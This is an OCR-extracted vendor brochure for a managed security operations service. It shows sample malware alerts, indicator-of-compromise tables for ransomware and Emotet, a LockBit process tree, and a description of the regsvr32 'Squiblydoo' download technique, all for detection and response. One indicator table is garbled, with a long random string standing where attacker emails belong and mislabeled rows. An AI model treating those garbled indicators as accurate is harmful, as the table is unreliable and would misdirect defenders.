


Time	Alert Name	File SHA256	File Path
Sep 29, 2020 @ 14:21:49.813	Trojan !Gen	CC0891DF3EA533798483C101B1DA9E25A1581F2D7F6213FA1DC1F3EC45925231	c:\users\pricer\desktop\salva\ccno_preprocess\nssm_x64.exe
Sep 29, 2020 @ 13:19:08.459	Trojan !Gen	D05B5F13BFA9082F9087DABC3C4D15471209B1DFE8B27272360558DBA2C85D43	c:\windows\installdir\server.exe
Sep 29, 2020 @ 11:10:46.057	Trojan !Gen	D05B5F13BFA9082F9087DABC3C4D15471209B1DFE8B27272360558DBA2C85D43	c:\windows\installdir\server.exe
Sep 28, 2020 @ 13:52:05.451	HackTool	649F3B0148C4F8202B0C2D24A490A99523ACC0BD3245C08499162B94CA5D30A5	c:\program files (x86)\adobe\acrobat 11.0\acrobat\amtlib.dll
Sep 28, 2020 @ 13:12:34.648	HackTool	499A5A821099F50B85A5A54BD5B056EB474E32972C6F172DBA67A134D6EB3259	c:\users\[redacted]\desktop\nuova cartella\auslogics boostspeed v10.0.20.0 portable\app\boostspeed\shfolder.dll
Sep 28, 2020 @ 11:39:24.505	HackTool!Patch	46067BCDE7FB1006430F97C286D7AC8DE915315291C6C542567AE73939F848C8	c:\users\[redacted]appdata\local\temp\rar$exa17080.40970\patch-mpt\adobe.acrobat.xi.pro.patch-mpt.exe
Sep 28, 2020 @ 10:16:55.704	Trojan !Gen	D05B5F13BFA9082F9087DABC3C4D15471209B1DFE8B27272360558DBA2C85D43	c:\windows\installdir\server.exe
Sep 28, 2020 @ 04:54:12.362	Trojan !Gen	080FCB902CD793DD2FAE00C94106FBE09EB442F504B1DF29CCC0776333C17253	c:\programdata\46c00904-6bf0-014e-d23c-ff9ef3e922b0\{8ece39c2-298f-4bb0-c630-0ec87f42fe4a}
Sep 27, 2020 @ 21:15:35.878	Trojan !Gen	6E418110118A3644DBFFED6E2CDDAFBCA7E69BB200A8C3568D948D9B0110E4CE	c:\users\temp\appdata\local\temp\vmware-temp\vmwarednd\b05bc54e\10\backdoor.win32.ceckno.crl.3e3fe609ff2a7095116bc3e913154c3d
Sep 27, 2020 @ 21:15:34.885	Trojan !Gen	04C2979C2ADDC725301E05D91CADDB00B10C1CE946463FA3A24D29C8C3E8C2FB	c:\users\temp\appdata\local\temp\vmware-temp\vmwarednd\b05bc54e\10\backdoor.win32.ceckno.cqu.2b12a8d933254e18a253fbb9d64f38b2
Sep 27, 2020 @ 21:09:45.594	Trojan !Gen	3BF57B628CF0D62F8C275374F8B514D43FFD76F05256C4F29909B6C00FC9721B	c:\users\temp\appdata\local\temp\vmware-temp\vmwarednd\b05bc54e\9\backdoor.win32.ceckno.bko.a05b214ef153b641268961c2e9ecf0be
Sep 27, 2020 @ 21:09:31.993	Trojan !Gen	45539D88EA78D56BFB5AB9842A84FCFB0FBAF83A0469EAF5E16C7C8042A2240C	c:\users\temp\appdata\local\temp\vmware-temp\vmwarednd\b05bc54e\9\backdoor.win32.bo2.0a7ddbef483d962332754c7d767ad6af

Example of malicious file classification

Network IOCs Classifications

Network IOCs seen by Cynet 360 are classified per the file type of product, including values indicated in the Cynet 360 console. Classifying network connections as malicious also creates a trigger for the Cynet 360 incident mechanism, which open an event at the console, showing the details of the incident (Hostname, SHA256 and more).



Domain	Risk Level	Classification	First Seen	Last Seen	URL Count	Host Count	Remote IP Count	Source IP Count	User C
8.238.10.254	0	Unclassified	09/29/2020 14:10	09/29/2020 14:10	0	1	1	1	
52.137.106.217	0	Unclassified	09/29/2020 11:17	09/29/2020 16:13	0	1	1	1	
8.241.17.126	0	Unclassified	09/29/2020 10:10	09/29/2020 10:10	0	1	1	1	
216.58.211.195	0	Unclassified	09/29/2020 08:12	09/29/2020 08:12	0	1	1	1	
216.58.212.99	0	Unclassified	09/28/2020 22:09	09/28/2020 22:09	0	1	1	1	
92.123.114.18	0	Unclassified	09/28/2020 16:14	09/28/2020 16:14	0	1	1	1	


Example of malicious network details

Investigation

With a click of the mouse in the Cynet console, you can send suspicious files directly to CyOps researchers to analyze.

File Analysis

If you find a suspicious file, you can send it to CyOps for analysis and suggestions for custom remediation and enforcement profiles via the Cynet 360 platform.



TECHNICAL ANALYSIS

Cynet has performed a detailed malware analysis on the malicious file.

Metadata of the Variant:

- **Sodinokibi Ransomware**
- **File name – xxx.exe**
- **Sha256 -5AA842227B365F6B4F018429C6E2BA4924521C7BB94BC655D856CC59D283B4B9**
- **SsDeep - 6144:mrjGBkYpDMhdUsg+BzSRfFNV9W5GM69lTE:ijGBkYVAFzSRtN3lTE**

Upon examining the file's resources, we discovered very high entropy in the "text" section.

This usually indicates that the file is packed, which assists the file with evading Anti Viruses and Windows defender.

Entropy

Offset: 0 Size: 251656

Entropy(bits/byte): 7.13495 89% packed

PE Header("2.38037")
Section0(".text")("7.69296")
Section1(".data")("1.67524")
Section2(".rsrc")("6.0244")
Overlay("7.38712")

Offset: 1024

Size: 138240

As you will see in the report, the file unpacks itself and runs the packed code in a child process. This method is known as Self injection.

Cynet
AUTONOMOUS BREACH PROTECTION

©ALL RIGHTS RESERVED TO CYNET 2020 WWW.CYNET.COM


www.cynet.com
SOC THREAT REPORT

13

Example summary of file analyzed by CyOps

Attack Investigation

Deep-dive into validated attack bits and bytes to gain the full understanding of scope and impact, providing you with updated IoCs.



Indicators of compromize

Type	Indicator
Registry Key	• HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Ran • HKCU\software\ • HKCU\ software\classes\virtualstore\machine\software
Payload instance locations	• C:\User\AppData\Local\Temp\****.exe • C:\User\AppData\Roaming\********.exe
Ransom note name	• {Random}@cock.li • {random}@tuta.io
Emails related to the attacker	Ad8fdfkljsdf90435kjdfhgj90345kljsdflkj34904534kljsfklj435fdgdfklj43598dfjghjkfdhg90435kljdfgkdfg90435kljdlfgj90435jkldfgukheoishq982345yjhsefsjkjhxcv893425jhksdfjkasdf98043589yerhtjh3eroitxcmmn3456awqweoi93245kjxgfdg89034jkhsdfbxcvfdgmnfgi43509sdjkhz0ghgvhdsdf0435kljdlfgj90435jkldfgukheoishq982345yjhsefsjkjhxcv893425jhksdfjkasdf98043589yerhtjh3eroitxcmmn3456awqweoi93245kjxgfdg8903


Example of IOCs taken from Netwalker malware analysis

Response

While the Cynet platform includes automated remediation actions, you can always request assistance with more complex remediation actions or, if you prefer, to manually remediate threats.

Remediation Instructions

Conclusion of investigated attacks entails concrete guidance on which endpoints, files, users and network traffic should be remediated.



Recommendations

In order to clean up an infected host, it is crucial to revert of the steps taken by the payload of the attack

- Clean the Registry of any of the manipulated values.
- Delete Malicious Childs instances from the memory
- Block Network Traffic to any domain contacted throughout the attack


Indicators of Compromise

Type	Indicator
Registry Key	HKCU\SOFTWARE\Microsoft\windows\CurrentVersion\Run
Payload instance location	C:\User\use\"119.exe"
Payload instance location	C:\User\use\AppData\Local\"ThemesMaker"
PowerShell Domain	107.180.3.11
PowerShell Domain	166.62.10.28
Child Domain	186.90.29.228
Child Domain	181.135.153.203
Child Domain	74.208.68.48
Child Domain	104.131.58.132

Example of remediation instructions and IOCs from Emotet threat report

Custom Remediation Playbooks

Customized remediation playbooks take into consideration the unique requirements and restrictions of your specific environment when remediating threats. For example, an ecommerce or health care provider may address server remediation differently than a manufacturing or office environment.



Name: Ransomware Playbook

Playbook Execution Type
How the actions of the playbook should be executed (sequential, parallel).
Parallel

Playbook Actions
Define which custom remediation actions the playbook will contain.

Unquarantine
Enable Local User
Unblock Traffic_Cr
Block Traffic_Cr
Unisolate_Cr
Delete File_Cr
Show Isolate Rules
Disconnect User Session
Block RDP_Cr
Unblock RDP_Cr
Uninstall Sophos
Uninstall Teamviewer
Disable Input 30 Sec
Block USB Exec_Cr

Kill Process_Cr
Quarantine_Cr
Isolate_Cr
Show Isolate Status
Disable Local User

Example of Cynet platform Customized Playbook Editor GUI

Expert Advise

CyOps is available around the clock to answer any questions you may have.

- Is an alert not 100% clear? Ask us anything!
- Were you informed of something suspicious? Share files and information and the CyOps team will investigate and get back to you with our findings!
- Do you want to investigate an activity or enforce your security policy by using Cynet? Let us know and we will gladly assist!
- Do you know of any abnormal, internal activity? Let us know and we'll help with a profile suggestion. Whitelist and exclusion features usability are our domain!
- Did you receive IOCs and want to make sure that Cynet has it? We can implement the IOCs in our VPC and we can assist you with implementing them in your Cynet server!

Research Reports

The CyOps team shares regular newsletters, updates and reports to keep you informed of new attack and protection techniques.

Cynet 360 Threat Detection Reports

The CyOps team shares detailed threat information to provide an overview and detailed technical insights for known malware and techniques.

EXECUTIVE SUMMARY

These Days, while the world citizens are dealing with one of the biggest crisis our humanity encountered, there are cyber-criminals that take advantage of the situation to spread a new variant of A ransomware named 'NetWalker' via Corona Virus phishing campaign.

Besides home-users that have been infected by this ransomware, enterprises, government agencies and health organizations also been reported to be attacked by 'NetWalker'.

two widely reported attacks are the ones on the 'Toll Group' – Australian transportation and logistics company, that been encrypted by the ransomware and the one that will be remembered is the attack on the 'Illinois Champaign-Urbana Public-Health District (CUPHD) website, which temporarily prevented health district employees from accessing certain files. The attackers demanded 475k$ regain access to their data, the price was negotiated to 350k$.

This attack made the FBI and the U.S Department of homeland security step in, which shows how big this crisis is and how it is important to be familiar with this variant in order to prevent further attacks.

Overview of the NetWalker Payload

'NetWalker' ransomware was discovered in August 2019, it was initially named Mailto based on the extension that was appended to encrypted files, but analysis of one of its decryptors indicates that it is named 'NetWalker'.

'NetWalker' compromises network and encrypts all Windows devices connected to them.
When executed, NetWalker uses an embedded configuration that includes a ransom note template, ransom note file names and various configuration options.


Example of an executive summary from a Cynet 360 Threat Report

CyOps Newsletter

Ongoing newsletter to inform clients of important cybersecurity developments and ad hoc reports to inform clients of critical updates required to patch newly discovered vulnerabilities.

CyOps Newsletter

Internet Explorer 11/Edge legacy




August 17, 2020
Announcement
November 30, 2020
Microsoft Teams stops supporting IE11
March 9, 2021
Microsoft Edge Legacy end of life
August 17, 2021
M365 stops supporting IE11

After 7 years of development, Microsoft announced that their 365 apps suite will no longer support Internet Explorer 11.

The announcement comes with the release of the new Edge browser, based on the Chromium project. For easy deployment, Microsoft published video guides and documentation to help with the deployment.

A new service named "App Assure" was created, In order to help move enterprise applications to support the new 365 apps such as the Edge browser.

The new Edge browser also adds many new security options for organizations. The browser portfolio, now includes separate sandboxed browser tabs, built in reputation checks for websites visited using SmartScreen and more.



```
Local Computer Policy
  Computer Configuration
    Software Settings
    Windows Settings
    Administrative Templates
      Control Panel
      Microsoft Edge
        Cast
        Content settings
        Default search provider
        Extensions
        HTTP authentication
        Native Messaging
        Password manager and protection
        Printing
        Proxy server
        SmartScreen settings
        Startup, home page and new tab pa
      Microsoft Edge - Default Settings (user
      Microsoft Edge Update
      Microsoft Office 2016 (Machine)
      Microsoft PowerPoint 2016 (Machine)
      Network
      OneDrive
      Printers
```

Microsoft Edge

Block third party cookies

Edit policy setting

Requirements:
Microsoft Edge version 77, Windows 7 or later

Description:
Block web page elements that aren't from the domain that's in the address bar from setting cookies.

If you enable this policy, web page elements that are not from the domain that is in the address bar can't set cookies

If you disable this policy, web page elements from domains other than in the address bar can set cookies.

If you don't configure this policy, third-party cookies are enabled but users can change this setting.

Setting	State	Comment
Cast		
Content settings		
Default search provider		
Extensions		
HTTP authentication		
Native Messaging		
Password manager and protection		
Printing		
Proxy server		
SmartScreen settings		
Startup, home page and new tab page		
Ads setting for sites with intrusive ads	Not configured	No
Enable deleting browser and download history	Not configured	No
Allow file selection dialogs	Not configured	No
Allows a page to show popups during its unloading	Not configured	No
Allows a page to perform synchronous XHR requests during ...	Not configured	No
Configure tracking prevention exceptions for specific sites	Not configured	No
Always open PDF files externally	Not configured	No
Set application locale	Not configured	No
Allow or block audio capture	Not configured	No
Sites that can access audio capture devices without requestin...	Not configured	No

Example of information shared in a CyOps Newsletter

Cynet **CRITICAL UPDATE**

CVE-2020-1350 | WINDOWS DNS SERVER RCE VULNERABILITY

Microsoft recently published a new critical vulnerability in the Windows Domain Name Servers, dubbed 'SigRed', that could allow an unauthenticated, remote attacker to gain domain administrator privileges over targeted servers and seize complete control of an organization's IT infrastructure.

A malicious actor can exploit the "SigRed" vulnerability by sending crafted malicious DNS queries to a Windows DNS server and achieve arbitrary code execution, enabling the hacker to intercept and manipulate users' emails and network traffic, make services unavailable, harvest users' credentials and much more.

The flaw is wormable in nature, allowing attackers to launch an attack that can spread from one vulnerable computer to another without any human interaction.

VULNERABILITY MITIGATION

Microsoft released a patch for the vulnerability and started rolling it out yesterday (July 14th) as part of its July Patch Tuesday, which also includes security updates for 122 other vulnerabilities. This is the best solution for this vulnerability.
In case you choose to wait with deploying the Windows patch, we suggest the following solution as temporary mitigation:

Example of Critical Update due to newly discovered vulnerability

Technique Reports


Deep dives into the techniques used by newly discovered malware variants. Detailed detection mechanisms for newly discovered exploits are also provided.

EXECUTIVE SUMMARY

Analyst Name: Eran Yosef

The Cynet CyOps team had encountered a vastly used technique called "Squiblydoo," this technique is designed to bypass security products by utilizing legitimate and known applications or files (i.e. Lolbins) that are built into the operating system by default.

In other words, "Squiblydoo" provides a way for an unapproved script to run on a machine that is setup to allow only approved scripts to run. "Squiblydoo" allows a user with normal privileges to download and execute a script which is stored on a remote server. "Squiblydoo" describes a specific usage of regsvr32.dll [LOLbin] to load a COM scriptlet directly from the internet and execute it in a way that bypasses security protections.



Regsvr32.exe [LOLBin]
•Utilization of Regsvr32.exe in order to download a malicious XML/JS from a command and control server.
scrobj.dll
•The DLL that facilitate the execution of script/payload
XML/JS that contain malicious code.
•The malicious payload that aims to execute an attack (spyware, trojan, coinminer, etc.)


Example executive summary from Squiblidoo Technique report

Malware Reports

New malware variants are fully analyzed and dissected by CyOps researchers.


Attack Flow

Once the file is executed, the following flow will take place:



```
backup.exe (4892)          SMSvcHost.exe                             C:\Users\cynet\Desktop\backup.exe
  Conhost.exe (5656)       Console Window Host                       C:\WINDOWS\System32\Conhost.exe
  cmd.exe (9092)           Windows Command Processor                 C:\Windows\System32\cmd.exe
    Conhost.exe (8460)     Console Window Host                       C:\WINDOWS\System32\Conhost.exe
    vssadmin.exe (9780)    Command Line Interface for Microsoft® ... C:\WINDOWS\system32\vssadmin.exe
    WMIC.exe (6940)        WMI Commandline Utility                   C:\WINDOWS\System32\Wbem\WMIC.exe
    bcdedit.exe (9144)     Boot Configuration Data Editor            C:\WINDOWS\system32\bcdedit.exe
    bcdedit.exe (9232)     Boot Configuration Data Editor            C:\WINDOWS\system32\bcdedit.exe
    wbadmin.exe (7048)     Command Line Interface for Microsoft® ... C:\WINDOWS\system32\wbadmin.exe
```

The file scans the entire LAN network and tries to connect to the hosts via SMB port (445) to spread the malicious file all over the internal network.



```
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51350 -> 5.0.0.232:445
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51349 -> 5.0.0.233:445
1:38:0...  backup.exe  4892  TCP Disconnect  5.0.0.19:51350 -> 5.0.0.232:445
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51351 -> 5.0.0.231:445
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51354 -> 5.0.0.228:445
1:38:0...  backup.exe  4892  TCP Disconnect  5.0.0.19:51349 -> 5.0.0.233:445
1:38:0...  backup.exe  4892  TCP Disconnect  5.0.0.19:51351 -> 5.0.0.231:445
1:38:0...  backup.exe  4892  TCP Disconnect  5.0.0.19:51354 -> 5.0.0.228:445
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51357 -> 5.0.0.225:445
1:38:0...  backup.exe  4892  TCP Disconnect  5.0.0.19:51357 -> 5.0.0.225:445
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51373 -> 5.0.0.209:445
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51370 -> 5.0.0.212:445
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51374 -> 5.0.0.208:445
1:38:0...  backup.exe  4892  TCP Disconnect  5.0.0.19:51373 -> 5.0.0.209:445
1:38:0...  backup.exe  4892  TCP Disconnect  5.0.0.19:51374 -> 5.0.0.208:445
1:38:0...  backup.exe  4892  TCP Disconnect  5.0.0.19:51370 -> 5.0.0.212:445
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51375 -> 5.0.0.207:445
1:38:0...  backup.exe  4892  TCP Disconnect  5.0.0.19:51375 -> 5.0.0.207:445
1:38:0...  backup.exe  4892  TCP Connect     5.0.0.19:51505 -> 5.0.0.77:445
```

An instance of SVCHOST.exe is running by the process DLLhost.exe which runs with the following command to bypass the need for User Access Control when doing so:

Segment of Attack Flow analysis from Lockbit Ransomware Threat Report

Customer testimonials

"Cynet's CyOps security team is a major plus. They're online 24/7 assisting with threat hunting, alerting, and helping with incident response – without any additional cost."

Dr. Drew Bjerken,
CISO, CPO Catalina

"One of the biggest values of Cynet is their CyOps team of security experts who are available around the clock, whenever we need them. They enhance and compliant our existing security capabilities and as a CISO, this gives me peace of mind."

Fabio Gianotti,
CISO, UBISS

From my point of view, one of the main benefits of the Cynet 360 platform is the 24/7 availability of its team of security analysts – knowing they are available should we need them gives us an added feeling of confidence.

Israel Feinberg,
CIO, Wolfson Medical Center

Conclusion

Effective breach protection must include a combination of prevention and detection technologies along with deep cybersecurity oversight and expertise. The CyOps team ensures Cynet technology is optimized by continuously monitoring your environment and proactively contacting you when further attention is required. CyOps ensures that all appropriate and necessary detection, investigation and response actions are conducted accurately and thoroughly.

